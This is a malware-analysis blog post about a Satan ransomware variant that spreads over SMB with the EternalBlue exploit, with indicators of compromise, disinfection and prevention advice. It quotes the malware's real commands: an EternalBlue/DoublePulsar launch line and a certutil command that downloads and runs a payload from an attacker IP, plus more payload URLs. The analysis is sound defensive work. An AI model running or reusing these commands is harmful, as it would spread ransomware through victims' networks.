Satan ransomware adds EternalBlue exploit

bartblaze.blogspot.com/2018/04/satan-ransomware-adds-eternalblue.html

```
A second second
```

Today, MalwareHunterTeam reached out to me about a possible new variant of Satan ransomware.

Satan ransomware itself has been around since January 2017 as reported by Bleeping Computer.

In this blog post we'll analyse a new version of the infamous Satan ransomware, which since **November 2017** has been using the **EternalBlue** exploit to spread via the network, and consequently encrypt files.

Analysis

First up is a file inconspicuously named "sts.exe", which may refer to "Satan spreader".

- MD5: 12bc52fd9da66db3e63bfb196ceb9be6
- SHA1: 4508e3442673c149b31e3fffc29cc95f834975bc
- SHA256: b686cba1894f8ab5cec0ce5db195022def00204f6cd143a325608ec93e8b74ee
- Compilation timestamp: 2018-04-14 06:33:08
- VirusTotal report: b686cba1894f8ab5cec0ce5db195022def00204f6cd143a325608ec93e8b74ee

The file is packed with PECompact 2, and is therefore only 30KB in filesize.

Notably, Satan has used different packers in multiple campaigns, for example, it has also used UPX and WinUpack. This is possibly due to a packer option in the Satan RaaS builder. Fun fact: <u>Iron ransomware</u>, which may be a spin-off from Satan, has used VMProtect.

"sts.exe" acts as a simple downloader, and will download two new files, both SFX archives, and extract them with a given password:




Figure 1 - download and extract two new files

Both files will be downloaded from 198.55.107[.]149, and use a custom User-Agent "**RookIE/1.0**", which seems a rather unique User-Agent.

- ms.exe has password: iamsatancryptor
- client.exe has password: abcdefghijkImn

It appears the Satan ransomware developers showcase some sense of humor by using the password "iamsatancryptor".

Once the user has executed "sts.exe", they will get the following UAC prompt, if enabled:

😗 User	Account Control	—			
$\widehat{\mathbb{O}}$	Do you want to allow the following program from an unknown publisher to make changes to this computer?				
	Program name: Publisher: File origin: Program location:	client.exe Unknown Hard drive on this computer "C:\Users\All Users\client.exe" -el -s2 "-dC:\" "-pabcdefghijklmn" "-sp"			
🙆 н	ide details	Yes No			
		Change when these notifications appear			

Figure 2 - UAC prompt

Client.exe (94868520b220d57ec9df605839128c9b) is, as mentioned earlier, an SFX archive and will hold the actual Satan ransomware, named "Cryptor.exe". Figure 2 shows the command line options.

Curiously, and thanks to the **s2** option, the start dialog will be hidden, but the extraction progress is displayed - this means we **need to click through to install the ransomware**. Even more curious: the setup is in Chinese.




Figure 3 - End of setup screen

ms.exe (770ddc649b8784989eed4cee10e8aa04) on the other hand will drop and load the **EternalBlue** exploit, and starts scanning for vulnerable hosts. Required files will be dropped in the **C:\ProgramData** folder, as seen in Figure 3. Note it uses a publicly available implementation of the exploit - it does not appear to use its own.

The infection of other machines on the network will be achieved with the following command:

cmd /c cd /D C:\Users\Alluse~1\&blue.exe --TargetIp & star.exe --OutConfig a --TargetPort 445 --Protocol SMB --Architecture x64 --Function RunDLL --DIIPayload down64.dll --TargetIp

We can then see an attempt to spread the ransomware to other machine in the same network:

Name	Local address	Loc	Remote address	Remote port	Proto	State
sts.exe (3464)	Home-PC	55923	192.168.24.211	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55924	192.168.24.212	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55925	192.168.24.213	445	TCP	SYN sent
E sts.exe (3464)	Home-PC	55926	192.168.24.214	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55927	192.168.24.215	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55928	192.168.24.216	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55929	192.168.24.217	445	TCP	SYN sent
E sts.exe (3464)	Home-PC	55930	192.168.24.218	445	TCP	SYN sent
E sts.exe (3464)	Home-PC	55931	192.168.24.219	445	TCP	SYN sent
sts.exe (3464)	Home-PC	55932	192.168.24.220	445	TCP	SVN sent
sts.exe (3464)	Home-PC	55933	192.168.24.221	445	TCP	SYN sent

Figure 4 - Spreading attempt over SMB, port 445

down64.dll (17f8d5aff617bb729fcc79be322fcb67) will be loaded in memory using **DoublePulsar**, and executes the following command:

cmd.exe /c certutil.exe -urlcache -split -f http://198.55.107.149/cab/sts.exe c:/sts.exe&c:\sts.exe

This will be used for planting sts.exe on other machines in the network, and will consequently be executed.

Satan ransomware itself, which is contained in Client.exe, will be dropped to C:\Cryptor.exe.

This payload is also packed with PECompact 2. As usual, any database-related services and processes will be stopped and killed, which it does to also encrypt those files possibly in use by another process.

	.rdata:0047138C	aSqlservrExe	db 'sqlservr.exe',0	3	DATA	XREF:	Stop_D8_Serv+3651o		
	.rdata:00471399		align 4						
	.rdata:0047139C	aMysqldExe	db 'mysqld.exe',0	3	DATA	XREF:	Stop_D8_Serv+36C1o		
	.rdata:084713A7		align 4						
•	.rdata:004713A8	aNnesnvcExe	db 'nmesrvc.exe',0	3	DATA	XREF:	Stop_D8_Serv+37310		
	.rdata:00471384	aSqlagentExe	db 'sqlagent.exe',0	3	DATA	XREF:	Stop D8 Serv+37Ato		
	.rdata:004713C1		align 4						
٠	.rdata:004713C4	aFdhostExe	db 'fdhost.exe',0	5	DATA	XREF:	Stop_D8_Serv+38110		
•	.rdata:004713CF		align 10h						
•	.rdata:004713D0	afdlauncherExe	db 'fdlauncher.exe',0	3	DATA	XREF:	Stop_D8_Serv+3881o		
	.rdata:004713DF		align 10h						
•	.rdata:004713E0	aReportingservi	db 'reportingservicesservice.exe',0						
	.rdata:004713E0			3	DATA	XREF:	Stop_D8_Serv+38Fto		
	.rdata:004713FD		align 10h						
•	.rdata:00471400	aOmtsnecoExe	db 'omtsreco.exe',0	÷	DATA	XREF:	Stop_D8_Serv+3961o		
•	.rdata:0047140D		align 10h						
•	.rdata:00471410	aTnslsnrExe	db 'tnslsnr.exe',0	3	DATA	XREF:	Stop_D8_Serv+39D1o		
	.rdata:0047141C	aOracleExe	db 'oracle.exe',0	3	DATA	XREF:	Stop D8 Serv+3A41o		
	.rdata:00471427		align 4						
	.rdata:00471428	aEmagentExe	db 'emagent.exe',0		DATA	XREF:	Stop DB Serv+3ABto		
٠	.rdata:00471434	aPerlExe	db 'perl.exe',0	÷	DATA	XREF:	Stop_D8_Serv+3821o		
•	.rdata:0047143D		align 10h						
٠	.rdata:00471440	aSqlwriterExe	db 'sqlwriter.exe',0	÷	DATA	XREF:	Stop_D8_Serv+3891o		
•	.rdata:0047144E	-	align 10h						
•	.rdata:00471450	aMysqldNtExe	db 'mysqld-nt.exe',0	5	DATA	XREF:	Stop_D8_Serv+3C01o		
	.rdata:0047145E		align 10h						

Figure 5 - Database-related processes

What's new in this version of Satan, is that the exclusion list has changed slightly - it will not encrypt files with the following words in its path:

windows, python2, python3, microsoft games, boot, i386, ST_V22, intel, dvd maker, recycle, libs, all users, 360rec, 360sec, 360sand, favorites, common files, internet explorer, msbuild, public, 360downloads, windows defen, windows mail, windows media pl, windows nt, windows photo viewer, windows sidebar, default user

This exclusion list is reminiscent of Iron ransomware. (or vice-versa)

Satan will, after encryption, automatically open the following ransomware note: C:_How_to_decrypt_files.txt:



Figure 6 - Ransom note

The note is, as usual, in English, Chinese and Korean, and demands the user to pay 0.3 BTC. Satan will prepend filenames with its email address, **satan_pro@mail.ru**, and append extensions with **.satan**. For example: **[satan_pro@mail.ru]Desert.jpg.satan**

BTC Wallet: 14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo Email: satan_pro@mail.ru Note: _How_to_decrypt_files.txt

It appears one person has already paid 0.2 BTC: <u>https://blockchain.info/address/14hCK6iRXwRkmBFRKG8kiSpCSpKmqtH2qo</u>

Satan will create a unique mutex, **SATANAPP**, so the ransomware won't run twice. It will also generate a unique hardware ID and sends this to the C2 server:

HTTP/1.1

Connection: Keep-Alive

User-Agent: Winnet Client

Host: 198.55.107.149

As mentioned in the beginning of this blog post, Satan ransomware has been using EternalBlue since at least November 2017 last year. For example, **25005f06e9b45fad836641b19b96f4b3** is another downloader which works similar to what is posted in this blog. It would fetch the following files:

- http://122.114.9.220/data/client.exe
- http://122.114.9.220/data/ms.exe
- http://122.114.9.220/data/winlog.exe

According to VirusTotal, the downloader file was uploaded: 2017-11-20 18:35:17 UTC (5 months ago)

For additional reading, read this excellent post by Tencent, who discovered a similar variant using EternalBlue earlier in April this year.

Disinfection

You may want to verify if any of the following files or folders exist:

- C:\sts.exe
- C:\Cryptor.exe
- C:\ProgramData\ms.exe
- C:\ProgramData\client.exe
- C:\Windows\Temp\KSession

Prevention

- Enable UAC
- Enable Windows Update, and install updates (especially verify if <u>MS17-010</u> is installed)
- · Install an antivirus, and keep it up-to-date and running
- Restrict, where possible, access to shares (ACLs)
- Create backups! (and test them)

More ransomware prevention can be found here.

Conclusion

Satan is not the first ransomware to use EternalBlue (for example, WannaCry), however, it does appear the developers of Satan are continuously improving and adding features to its ransomware.

Prevention is always better than disinfection/decryption.

IOCs